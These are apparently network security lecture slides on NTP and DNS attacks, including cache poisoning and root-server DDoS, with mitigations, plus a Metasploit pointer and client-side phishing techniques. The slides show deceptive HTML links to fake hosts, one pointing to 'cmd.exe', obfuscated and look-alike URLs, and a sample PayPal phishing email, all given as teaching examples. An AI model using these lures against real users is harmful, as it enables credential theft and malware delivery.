3. Intercept a request and reply with the incorrect time to mess up server time syncs. Will mess up logging.

Easy: If on the same LAN  
Very Hard: Not on same LAN

4. Covert channel: encoding information into the Reference ID, or source IP or hostname.

Not terribly difficult.  
Attacker will need to control a DNS server to encode hostname

Mitigations:


Either the NTP server or another client will retrieve the information.  
Disable 'monlist', or filter it out using a Firewall  
Use authentication for the request/response

Conceptually same as DNS Amplification



# DNS attacks

# Interlude: How DNS Works



# DDoS DNS Attack

Oct 21, 2002

- Ping packets sent from bots to the 13 DNS root servers. Goal: bandwidth flood servers
- Minimal impact:
  - DNS caching
  - rate limiting at upstream routers: filter ping when they arrive at an excessive rate
- During attack, some networks filtered pings; corresponding root servers remained up.
- Root server attack is easy to defend: download root server database to local (default) name servers
  - Not much data in root server;


changes infrequently

- TLD servers are more volatile
- Similar kind of attack in May 2004, Feb 2007

## Map of the Root Servers



# DNS attack: redirecting



1. Client sends DNS query to its local DNS server; sniffed by attacker
2. Attacker responds with bogus DNS reply

## Issues:


- Must spoof IP address: set to local DNS server (*easy*)
- Must match reply ID with request ID (*easy if on the same LAN*)
- May need to stop reply from the local DNS server (*harder*)



# Poisoning DNS Cache (1)



# Poisoning local DNS server (2)




Attacker in  
Australia:  
17.32.8.9

Goal: Put bogus IP address for poly.edu  
in local Berkeley DNS server

- 1) Attacker queries local DNS server
- 2) Local DNS makes iterative queries
- 3) Attacker waits for some time;  
sends a bogus reply, spoofing  
authoritative server for poly.edu.

# Poisoning local DNS server (3)



DNS response can provide IP  
address of malicious server!





**NYU**

**TANDON SCHOOL  
OF ENGINEERING**

# DNS Poisoning (4)



# **DNS attacks: Summary**

# *Network Security*

Supplemental on Vulnerability Scanning and  
Metasploit

Phillip Mak  
pmak@nyu.edu



# *Supplemental Topics*

- Vulnerability Scanning
- Metasploit
  - Review Metasploit Unleashed
  - <https://www.offensive-security.com/metasploit-unleashed/introduction/>
  - Follow up-to and including Meterpreter
  - Absolutely most helpful tutorial on Metasploit



# Attack Classification



# Client Side Attacks



# Client Side Attacks (Examples – Fake URLs)

- Hidden

```
<a href="http://fake.site/fake/webmail"> http://webmail.example.com/</a>  
<a href="http://fake.site.com/cmd.exe"> Click Here </a>
```

- Obfuscated

```
http://www.bankonline.com[special unprintable  
characters]@123.123.123.123:8080/asp/index.htm
```

```
http://login.yahoo.com.page.checking.cdjtl.me/
```

Short URL(s): TinyURL, Goo.gl, etc

- Eye Deceiving

- `www.paypal.com` or `www.secure-paypal.com`
- Replacing characters with similar looking characters, such as Cyrillic a, c, e, o, p, x and y



# **Client Side Attacks (Examples – HTML)**



# Client Side Attacks (Examples)



Dear valued paypal member:

It has come to our attention that your paypal account informations needs to be updated as part of our continuing commitment to protect your account and to reduce the instance of fraud on our website. If you could please take 5-10 minutes out of your online experience and update your personal records you will not run into any future problems with the online service.

